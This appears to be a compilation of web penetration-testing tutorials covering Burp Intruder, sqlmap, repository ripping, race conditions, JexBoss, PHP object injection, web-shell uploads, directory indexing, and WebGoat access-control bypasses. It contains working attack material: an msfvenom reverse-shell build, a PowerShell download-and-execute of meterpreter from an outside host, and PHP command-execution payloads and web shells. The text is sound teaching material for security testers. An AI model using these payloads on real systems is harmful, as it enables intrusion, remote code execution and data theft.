16. Once the servers are running, we head back to the Burp window. In the XSS Validator tab on the right-hand side, we will see a list of payloads the extender will test on the request. We can manually enter our own payloads as well:

17. Next, we capture the request we need to validate XSS on.

18. We select the Send to Intruder option:

19. Then, we switch to the Intruder window, and under the Positions tab, we set the

position where we want our XSS payloads to be tested. The value surrounded by § is where the payloads will be inserted during the attack:

20. In the Payloads tab, we select the Payload type as extension-generated:

21. In Payload Options, we click on the Select generator... and choose XSS Validator

Payloads:

22. Next, we switch to the XSS Validator tab and copy Grep Phrase; this phrase can

be customized as well:

23. Next, we switch to the Options tab in the Intruder and add the copied phrase in

the Grep - Match:

24. We click on Start attack, and we will see a window pop up:

25. Here, we will see that the requests with a check mark in our Grep Phrase column

have been successfully validated:

## Injection attacks with sqlmap

The sqlmap tool is an open source tool built in Python, which allows the detection and

exploitation of SQL injection attacks. It has full support for MySQL, Oracle, PostgreSQL,

Microsoft SQL Server, Microsoft Access, IBM Db2, SQLite, Firebird, Sybase, SAP MaxDB, HSQldb, and Informix databases. In this recipe, we will cover how to use sqlmap to test and exploit SQL injection.

### How to do it...

The following are the steps to use sqlmap:

1. We first take a look at the help of sqlmap for a better understanding of its features. This can be done using the following command:

```
sqlmap -h
```

The following screenshot shows the output for the preceding command:

2. To scan a URL, we use the following command:

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"
```

3. Once a SQL has been detected, we can choose yes (Y) to skip other types of payloads:

4. Once SQL has been detected, we can list the database names using the --dbs flag:

5. We have the databases now; similarly, we can use flags such as --tables and --columns to get table names and column names:

6. To check whether the user is a database administrator, we can use the --is-dba flag:

7. The sqlmap command has a lot of flags. We can use the following table to see the different types of flags and what they do:

### Flag Operation

--tables Dumps all table names

-T Specifies a table name to perform an operation on

--os-cmd Executes an operating system command

--os-shell Prompts a command shell to the system

-r Specifies a filename to run the SQL test on

--dump-all Dumps everything

--tamper Uses a tamper script

--eta Shows estimated time remaining to dump data

--dbs=MYSQL,MSSQL,Oracle We can manually choose a database and perform injection for specific database types only

--proxy Specifies a proxy

The Backdoors using web shells recipe  
The Backdoors using meterpreter's recipe  
Owning all .svn and .git repositories  
This tool is used to rip version controlled systems such as SVN, Git, and Mercurial/hg,  
Bazaar. The tool is built in Python and is pretty simple to use. In this recipe, you will learn how to use the tool to rip the repositories.  
This vulnerability exists because most of the time when using a version-controlled system, developers host their repository in production. Leaving these folders allows a hacker to download the whole source code.

How to do it...

The following steps demonstrate the use of repositories:

1. We can download dvcs-ripper.git from GitHub using:

git clone <https://github.com/kost/dvcs-ripper.git>

2. We browse the dvcs-ripper directory:

3. To rip a Git repository, the command is very simple:

rip-git.pl -v -u <http://www.example.com/.git/>

4. We let it run and then we should see a .git folder created, and in it, we should see the source code:

5. Similarly, we can use the following command to rip SVN:

rip-svn.pl -v -u <http://www.example.com/.svn/>

Winning race conditions

Race conditions occur when an action is being performed on the same data in a multiple

threaded web application. It basically produces unexpected results when the timing of one

action being performed will impact the other action.

Some examples of an application with the race condition vulnerability can be an application

that allows transfer of credit from one user to another or an application that allows a

voucher code to be added for a discount that can also have a race condition, which may

allow an attacker to use the same code multiple times.

How to do it...

We can perform a race condition attack using Burp's Intruder as follows:

1. We select the request and click on Send to Intruder:

2. We switch to the Options tab and set the number of threads we want, 20 to 25 are good enough usually:
3. Then, in the Payloads tab, we choose Null payloads in Payload type as we want to replay the same request:
4. Then, in the Payload Options, we choose the number of times we want the request to be played.
5. Since we don't really know how the application will perform, we cannot perfectly guess the number of times we need to replay the request.
6. Now, we click on Start attack. If the attack is successful, we should see the desired result.

#### See also

You can refer to the following articles for more information:

<http://antoanthongtin.vn/Portals/0/UploadImages/kiennt2/KyYeu/DuLieuTrongNuoc/Dulieu/KyYeu/07.race-condition-attacks-in-the-web.pdf>  
<https://sakurity.com/blog/2015/05/21/starbucks.html>  
[http://www.theregister.co.uk/2016/10/21/linux\\_privilege\\_escalation\\_hole/](http://www.theregister.co.uk/2016/10/21/linux_privilege_escalation_hole/)

#### Exploiting JBoss with JexBoss

JexBoss is a tool for testing and exploiting vulnerabilities in JBoss Application Server and other Java Application Servers (for example, WebLogic, GlassFish, Tomcat, Axis2, and so on).

It can be downloaded at <https://github.com/joamatosf/jexboss>.

#### How to do it...

We begin with navigating to the directory in which we cloned our JexBoss and

then follow

the given steps:

1. We install all the requirements using the following command:

```
pip install -r requirements.txt
```

The following screenshot is an example of the preceding command:

2. To view the help, we type this:

```
python jexboss.py -h
```

The following screenshot shows the output of the preceding command:

3. To exploit a host, we simply type the following command:

```
python jexboss.py -host http://target\_host:8080
```

4. We type yes to continue exploitation:
5. This gives us a shell on the server:

## Exploiting PHP Object Injection

PHP Object Injection occurs when an insecure user input is passed through the PHP `unserialize()` function. When we pass a serialized string of an object of a class to an application, the application accepts it, and then PHP reconstructs the object and usually calls magic methods if they are included in the class. Some of the methods are `__construct()`, `__destruct()`, `__sleep()`, and `__wakeup()`. This leads to SQL injections, file inclusions, and even remote code execution. However, in order to successfully exploit this, we need to know the class name of the object.

### How to do it...

The following steps demonstrate PHP Object Injection:

1. Here, we have an app that is passing serialized data in the get parameter:
2. Since we have the source code, we will see that the app is using `__wakeup()` function and the class name is `PHPObjecInjection`:
3. Now we can write a code with the same class name to produce a serialized object containing our own command that we want to execute on the server:

```
<?php
class PHPObjecInjection{
public $inject = "system('whoami');";
}
$obj = new PHPObjecInjection;
var_dump(unserialize($obj));
?>
```

4. We run the code by saving it as a PHP file, and we should have the serialized output:
5. We pass this output into the `r` parameter and we see that here, it shows the user:
6. Let's try passing one more command, `uname -a`. We generate it using the PHP code we created:

7. And we paste the output in the URL:

8. Now we see the command being executed and the output is as follows:

See also

<https://mukarramkhalid.com/php-object-injection-serialization/#poiexample-2>

<https://crowdshield.com/blog.php?name=exploiting-php-serializationobject-injection-vulnerabilities>

<https://www.evonide.com/how-we-broke-php-hacked-pornhub-and-earned-20000-dollar/>

### Backdoors using web shells

Shell uploads are fun; uploading web shells gives us more power to browse around the servers. In this recipe, you will learn some of the ways in which we can upload a shell on the server.

#### How to do it...

The following steps demonstrate the use of web shells:

1. We first check whether the user is DBA by running sqlmap with the --is-dba flag:

2. Then, we use os-shell, which prompts us with a shell. We then run the command to check whether we have privileges:

whoami

The following screenshot is an example of the preceding command:

3. Luckily, we have admin rights. But we don't have RDP available to outside users.

Let's try another way to get meterpreter access using PowerShell.

4. We first create an object of System.Net.WebClient and save it as a PowerShell script on the system:

```
echo $WebClient = New-Object System.Net.WebClient > abc.ps1
```

5. Now we create our meterpreter.exe via msfvenom using the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe
```

6. Now, we need to get our meterpreter downloaded, so we append the following

command in our abc.ps1 script:

```
echo $WebClientDownloadFile(http://odmain.com/meterpreter.exe,  
"D:\video\b.exe") >> abc.ps1
```

The following screenshot is an example of the preceding command:

7. By default, PowerShell is configured to prevent the execution of .ps1 scripts on Windows systems. But there's an amazing way to still execute scripts. We use the following command:

```
powershell -executionpolicy bypass -file abc.ps1
```

The following screenshot is an example of the preceding command:

8. Next, we go to the directory D:/video/meterpreter.exe where our file was downloaded and execute it using the following command:

```
msfconsole
```

The preceding command will open up msf as shown in the following screenshot:

Backdoors using meterpreters

Sometimes, we may also come across a file upload that is initially meant to upload files such

as Excel, photos, and so on, but there are a few ways through which we can bypass it. In

this recipe, you will see how to do that.

How to do it...

The following steps demonstrate the use of meterpreters:

1. Here, we have a web application that uploads a photo:

2. When we upload a photo, this is what we see in the application:

3. Let's see what happens if we upload a .txt. We create one with test as the data:

4. Let's try uploading it:

5. Our image has been deleted! This might mean our application is doing either a client-side or a server-side check for file extension:

6. Let's try to bypass the client-side check. We intercept the request in Burp and try

to alter the extension in the data submitted:

7. Now we change the extension from .txt to .txt;.png and click on forward:

This is still being deleted, which tells us that the application might be having a server-side check.

One of the way to bypass it would be to add a header of an image along with the code we want to execute.

8. We add the header GIF87a and try to upload the file:

And then we upload this:

9. We see that the file has been uploaded.

10. Now we try to add our PHP code:

```
<?php  
$output = shell_exec('ls -lart');  
echo "<pre>$output</pre>";  
?>
```

But our PHP has not been executed still.

11. However, there are other file formats too, such as .pht, .phtml, .phtm, .htm, and so on. Let's try .pht.

Our file has been uploaded.

12. We browse the file and see that it has been executed!

13. Let's try executing a basic command:

```
?c=whoami
```

We can see that our command has been successfully executed and we have

uploaded

our shell on the server.

## Directory Indexing

Automatic directory listing/indexing is a web server function that lists all of the files within a requested directory if the normal base file (index.html/home.html/default.htm/default.asp/default.aspx/index.php) is not present. When a user requests the main page of a web site, they normally type in a URL such as: <http://www.example.com/directory1/> - using the domain name and excluding a specific file. The web server processes this request and searches the document root directory for the default file name and sends this page to the client. If this page is not present, the web server will dynamically issue a directory listing and send the output to the client. Essentially, this is equivalent to issuing an "ls" (Unix) or "dir" (Windows) command within this directory and showing the results in HTML form. From an attack and countermeasure perspective, it is important to realize that unintended directory listings may be possible due to software vulnerabilities (discussed in the example section below) combined with a specific web request.

## Background

When a web server reveals a directory's contents, the listing could contain information not intended for public viewing. Often web administrators rely on

"Security Through Obscurity" assuming that if there are no hyperlinks to these documents, they will not be found, or no one will look for them. The assumption is incorrect. Today's vulnerability scanners, such as Wikto, can dynamically add additional directories/files to include in their scan based upon data obtained in initial probes. By reviewing the /robots.txt file and/or viewing directory indexing contents, the vulnerability scanner can now interrogate the web server further with these new data. Although potentially harmless, Directory Indexing could allow an information leak that supplies an attacker with the information necessary to launch further attacks against the system.

### **Example Request and Response**

Client issues a request for - <http://www.example.com/admin/> and receives the following dynamic directory indexing content in the response -

Index of /admin

| Name | Last modified | Size | Description |
|------|---------------|------|-------------|
|------|---------------|------|-------------|

---

|                  |   |
|------------------|---|
| Parent Directory | - |
|------------------|---|

|         |                   |   |
|---------|-------------------|---|
| backup/ | 31-Mar-2003 08:18 | - |
|---------|-------------------|---|

---

Apache/2.0.55 Server at [www.example.com](http://www.example.com) Port 80

As you can see, the directory index page shows that there is a sub-directory called "backup". There is no direct hyperlink to this directory in the normal html webpages however the client has learned of this directory due to the indexing content. The client then requests the backup directory URL and receives the following output -

Index of /admin/backup

| Name             | Last modified     | Size | Description |
|------------------|-------------------|------|-------------|
| <hr/>            |                   |      |             |
| Parent Directory | 10-Oct-2006 01:20 | -    |             |
| WS_FTP.LOG       | 18-Jul-2003 14:59 | 4k   |             |
| db_dump.php      | 18-Jul-2003 14:59 | 2k   |             |
| dump.txt         | 28-Jun-2007 20:30 | 59k  |             |
| dump_func.php    | 18-Jul-2003 14:59 | 5k   |             |
| restore_db.php   | 18-Jul-2003 14:59 | 4k   |             |
| <hr/>            |                   |      |             |

Apache/2.0.55 Server at [www.example.com](http://www.example.com) Port 80

As you can see, there is sensitive data within this directory (such as DB dump data) that should not be disclosed to clients.

Also note that files such as WS\_FTP.LOG can provide directory listing information as this file lists client and server directory content transfer data. An example WS\_FTP.LOG file may look like this -

```
101.08.27 17:56 B C:\unzipped\admin\backup\db_dump.php -->
192.168.1.195 /public_html/admin/backup db_dump.php
101.08.27 17:56 B C:\unzipped\admin\backup\dump.txt -->
192.168.1.195 /public_html/admin/backup dump.txt
101.08.27 17:56 B C:\unzipped\admin\backup\dump_func.php -->
192.168.1.195 /public_html/admin/backup dump_func.php
101.08.27 17:56 B C:\unzipped\admin\backup\restore_db.php -->
192.168.1.195 /public_html/admin/backup restore_db.php
```

101.08.27 18:02 B C:\unzipped\admin\backup\db\_dump.php -->  
192.168.1.195 /public\_html/admin/backup db\_dump.php

## **Example Information Disclosed**

The following information could be obtained based on directory indexing data:

1. **Backup files** - with extensions such as .bak, .old or .orig
2. **Temporary files** - these are files that are normally purged from the server but for some reason are still available
3. **Hidden files** - with filenames that start with a "." period.
4. **Naming conventions** - an attacker may be able to identify the composition scheme used by the web site to name directories or files. Example: Admin vs. admin, backup vs. back-up, etc...
5. **Enumerate User Accounts** - personal user accounts on a web server often have home directories named after their user account.
6. **Configuration file contents** - these files may contain access control data and have extenitions such as .conf, .cfg or .config
7. **Script Contents** - Most web servers allow for executing scripts by either specifying a script location (e.g. /cgi-bin) or by configuring the server to try and execute files based on file permissions (e.g. the execute bit on \*nix systems and the use of the Apache XBitHack directive). Due to these options, if directory indexing of cgi-bin contents are allowed, it is possible to download/review the script code if the permissions are incorrect.

## **Example Attack Scenarios**

There are three different scenarios where an attacker may be able to retrieve an unintended directory listing/index:

8. The web server is mistakenly configured to provide a directory index. Confusion may arise of the net effect when a web administrator is configuring the indexing directives in the configuration file. It is possible to have an undesired result when implementing complex settings, such as wanting to allow directory indexing for a specific sub-directory, while disallowing it on the rest of the server. From the attacker's perspective, the HTTP request is identical to the previous one above. They request a directory and see if they receive the desired content. They are not concerned with or care "why" the web server was configured in this manner.

9. Some components of the web server allow a directory index even if it is disabled within the configuration file or if an index page is present. This is the only valid "exploit" example scenario for directory indexing. There have been numerous vulnerabilities identified on many web servers, which will result in directory indexing if specific HTTP requests are sent.
10. Google's cache database may contain historical data that would include directory indexes from past scans of a specific web site. For specific examples of Google capturing directory index data, please refer to the "Sensitive Directories" section of the Google Hacking Database  
- <http://johnny.ihackstuff.com/ghdb.php?function=summary&cat=6>


### ***Using Burp to Test for Missing Function Level Access Control:***

Anyone with network access to an application can send a request to it. Therefore, web applications should verify function level access rights for all requested actions by any user. If checks are not performed and enforced, malicious users may be able to penetrate critical areas of a web application without proper authorization.

In this example we will demonstrate two typical access control attacks on a training web application (WebGoat).

The version of WebGoat we are using is taken from OWASP's Broken Web Application Project. [Find out how to download, install and use this project.](#)

Parameter Manipulation



First, ensure that Burp is correctly [configured with your browser](#). With intercept turned off in the [Proxy](#) "Intercept" tab, visit the web application you are testing in your browser.

A screenshot of a web application window. The title bar says 'Welcome Back Larry - Staff Listing Page'. The main content area has a heading 'Select from the list below' followed by a list box containing the entry 'Larry Stooge (employee)'. To the right of the list box are three buttons: 'SearchStaff', 'ViewProfile', and 'Logout'.

The web application on this WebGoat page (Access Control Flaws - Stage 1: Bypass Business Layer Access Control Scheme) allows an employee to view their staff profile.

First, log in to one of the employee profiles.

In this example we are using "Larry".



Return to Burp.

In the [Proxy](#) "Intercept" tab, ensure "Intercept is on".

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

Request to http://172.16.67.136:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /WebGoat/attack?Screen=141&menu=200 HTTP/1.1
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/7.0 Mobile/9A500 Safari/7001.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.67.136/WebGoat/attack?Screen=141&menu=200
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

employee_id=101&action=ViewProfile
```

In your browser click the "View Profile" button.

Burp will capture the request, which can then be edited before being forwarded to the server.

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

Request to http://172.16.67.136:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST request to /WebGoat/attack

| Type   | Name                | Value                            |
|--------|---------------------|----------------------------------|
| URL    | Screen              | 141                              |
| URL    | menu                | 200                              |
| Cookie | acopendivids        | swingset,jotto,phpbb2,redmine    |
| Cookie | acgroupswithpersist | nada                             |
| Cookie | PHPSESSID           | tgslvf4vsi9b4uu4c87ha0nd12       |
| Cookie | JSESSIONID          | 4B60973E12C4F6645FBE0D2E048C08FD |
| Body   | employee_id         | 102                              |
| Body   | action              | ViewProfile                      |

One way to easily locate and edit parameters is in the "Params" tab.

In this example we are changing the "employee\_id" from "101" to "102".

Once the request has been edited, use the "Forward" button to forward the request.

In this example you will need to click the forward button more than once to get the appropriate response from the server and view the results in the web application.


Welcome Back **Larry** - View Profile Page

|                           |                                      |                    |              |
|---------------------------|--------------------------------------|--------------------|--------------|
| First Name:               | Moe                                  | Last Name:         | Stooge       |
| Street:                   | 3013 AMD Ave                         | City/State:        | New York, NY |
| Phone:                    | 443-938-5301                         | Start Date:        | 3082003      |
| SSN:                      | 936-18-4524                          | Salary:            | 140000       |
| Credit Card:              | NA                                   | Credit Card Limit: | 0            |
| Comments:                 | Very dominating over Larry and Curly |                    |              |
| Disciplinary Explanation: | Hit Curly over head                  | Disc. Dates:       | 101013       |
| Manager:                  | 112                                  |                    |              |

ListStaff   **EditProfile**   Logout

In the example, the application allows a user to access another user's employee profile page.

By editing the parameters in the request, the application's access controls have been bypassed.



In this scenario the attacker uses forced browsing to access target URLs.

First, ensure that Burp is correctly [configured with your browser](#).

Ensure [Proxy](#) "Intercept is off".

Forced Browsing

Choose another language: English

Logout

OWASP WebGoat v5.4

Introduction  
General  
Access Control Flaws  
AJAX Security  
Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws  
Denial of Service  
Insecure Communication  
Insecure Configuration

Solution Videos

Restart this

\* Your goal should be to try to guess the URL for the "config" interface.  
\* The "config" URL is only available to the maintenance personnel.  
\* The application doesn't check for horizontal privileges.

Can you try to force browse to the config page which should only be accessed by maintenance personnel.

Created by Sherif Koussa SoftwareS

OWASP Foundation | Project WebGoat | Report Bug

In your browser, visit the page of the web application you are testing.

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder

Intercept HTTP history WebSockets history Options

Forward Drop Intercept is on Action

Raw Params Headers Hex

Return to Burp.

In the [Proxy](#) "Intercept" tab, ensure "Intercept is on".

In your browser, resubmit the request to visit the page you are testing.

The screenshot shows the OWASp ZAP interface in proxy mode. The top navigation bar has tabs for Target, Proxy (which is selected), Spider, Scanner, Intruder, Repeater, Sequencer, and Decoder. Below the tabs, there are sub-tabs: Intercept (which is selected), HTTP history, WebSockets history, and Options. A large central area displays an intercepted HTTP request:

```
GET /WebGoat/attack?Screen=113&menu=1400&Restart=113 HTTP/1.1
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X; en-us; rv:5.0) AppleWebKit/534.46 (KHTML, like Gecko) Mobile/9B179 Safari/8536.25
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.9
Accept-Encoding: gzip, deflate
Referer: http://172.16.67.136/
Cookie: acopendivids=swingset,
Authorization: Basic Z3Vlc3Q6Z
Connection: keep-alive
```

Below the request, there are buttons for Forward, Drop, Intercept is on (which is enabled), and Action. Under the Action button, there is a sub-menu with four options: Send to Spider, Do an active scan, Send to Intruder (which is selected), and Send to Repeater. The keyboard shortcuts for each option are also listed: ⌘+I for Send to Intruder, ⌘+S for Do an active scan, ⌘+P for Send to Repeater, and ⌘+A for Send to Spider.

You can now view the intercepted request in the [Proxy](#) "Intercept" tab.

Right click anywhere on the request to bring up the context menu.  
Click "Send to [Intruder](#)".

**Start attack**

h payloads are assigned to payload positions – see help for

ce Gecko) Version/5.1 Mobile/9B176  
rsi9b4uu4c87ha0ndl2;

Add §  
Clear §  
Auto §  
Refresh

Go to the "[Positions](#)" tab under the "[Intruder](#)" tab.  
Click the "Clear" button to clear the suggested [payload positions](#).

1 × ...

Target Positions Payloads Options

**Payload Positions**


Configure the positions where payloads will be inserted into the base req to payload positions – see help for full details.

Attack type: **Sniper**

```
GET /WebGoat/$attack?§
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like M
Version/5.1 Mobile/9B176 Safari/7534.48.3
Accept: text/html,application/xhtml+xml,application/xml;q
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
-----
```

In this attack we are attempting to locate and view files and directories.

Select the file name in the URL and use the "Add" button to position the payload.



Go to the "[Payloads](#)" tab.

"Payload type" in the "Payload sets" options should be set to "Simple list".

In the "Payload Options [Simple list]" from the dropdown menu "Add from list...", select "Directories - short" and "Filenames - short".

Positions Payloads Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 583  
 Payload type: Simple list Request count: 583

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Add Add from list ...

#  
about  
aboutus  
addisur  
admin  
administration  
admins  
ads

---

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Click the "Start Attack" button.

Intruder attack 8

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

| Request | Payload  | Status | Error                    | Timeout                  | Length |
|---------|----------|--------|--------------------------|--------------------------|--------|
| 198     | users    | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |
| 550     | users    | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |
| 97      | images   | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 230    |
| 363     | images   | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 230    |
| 294     | database | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 232    |
| 499     | source   | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 272    |
| 278     | conf     | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 388    |
| 170     | services | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 1132   |
| 484     | services | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 1132   |

An "[Intruder](#) Attack" window will pop up with the results of the attack.

You can sort the results using the column headers.

In this example we will use "Length". Click the "Length" column header.

"Status" would also be a useful method of organizing this results table.

| Request | Payload  | Status | Error                    | Timeout                  | Length | ▲ |
|---------|----------|--------|--------------------------|--------------------------|--------|---|
| 198     | users    | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |   |
| 550     | users    | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |   |
| 97      | images   | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 230    |   |
| 363     | images   | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |   |
| 294     | database | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |   |
| 499     | source   | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |   |
| 278     | conf     | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 230    |   |
| 170     | services | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |   |
| 484     | services | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |   |
| 221     |          | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |   |
| 1       | a        | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |   |
| 18      | b        | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |   |
| 94      | i        | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 229    |   |

- Result #363
- Do an active scan
- Do a passive scan
- Send to Intruder ⌘+I
- Send to Repeater ⌘+R**
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Generate CSRF PoC

By sorting by "Length" or by "Status" we have enumerated some interesting results.

Send any results that warrant further investigation to Burp [Repeater](#).

Right click on each individual result to bring up the context menu.

Click "Send to [Repeater](#)"

The screenshot shows the OWASp ZAP interface with the "Proxy" tab selected. In the main window, there are two tabs labeled "1" and "2". Below them is a toolbar with buttons for "Go", "Cancel", and navigation arrows. The main area is titled "Request" and contains tabs for "Raw", "Params", "Headers", and "Hex". The "Raw" tab is active, displaying an HTTP request. The request is a GET to "/WebGoat/conf" with the following headers:

```
GET /WebGoat/conf HTTP/1.1
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS
AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B17
Safari/7534.48.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
```

Go to the "[Repeater](#)" tab.

Click "Go" to follow the request.

The screenshot shows the OWASp ZAP interface with the "Proxy" tab selected. In the main window, there are two tabs labeled "1" and "2". Below them is a toolbar with buttons for "Go", "Cancel", and navigation arrows. A new button, "Follow redirection", has been added to the toolbar and is highlighted with an orange border. The main area is titled "Request" and contains tabs for "Raw", "Params", "Headers", and "Hex". The "Raw" tab is active, displaying an HTTP request. The request is a GET to "/WebGoat/conf" with the following headers:

```
GET /WebGoat/conf HTTP/1.1
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS
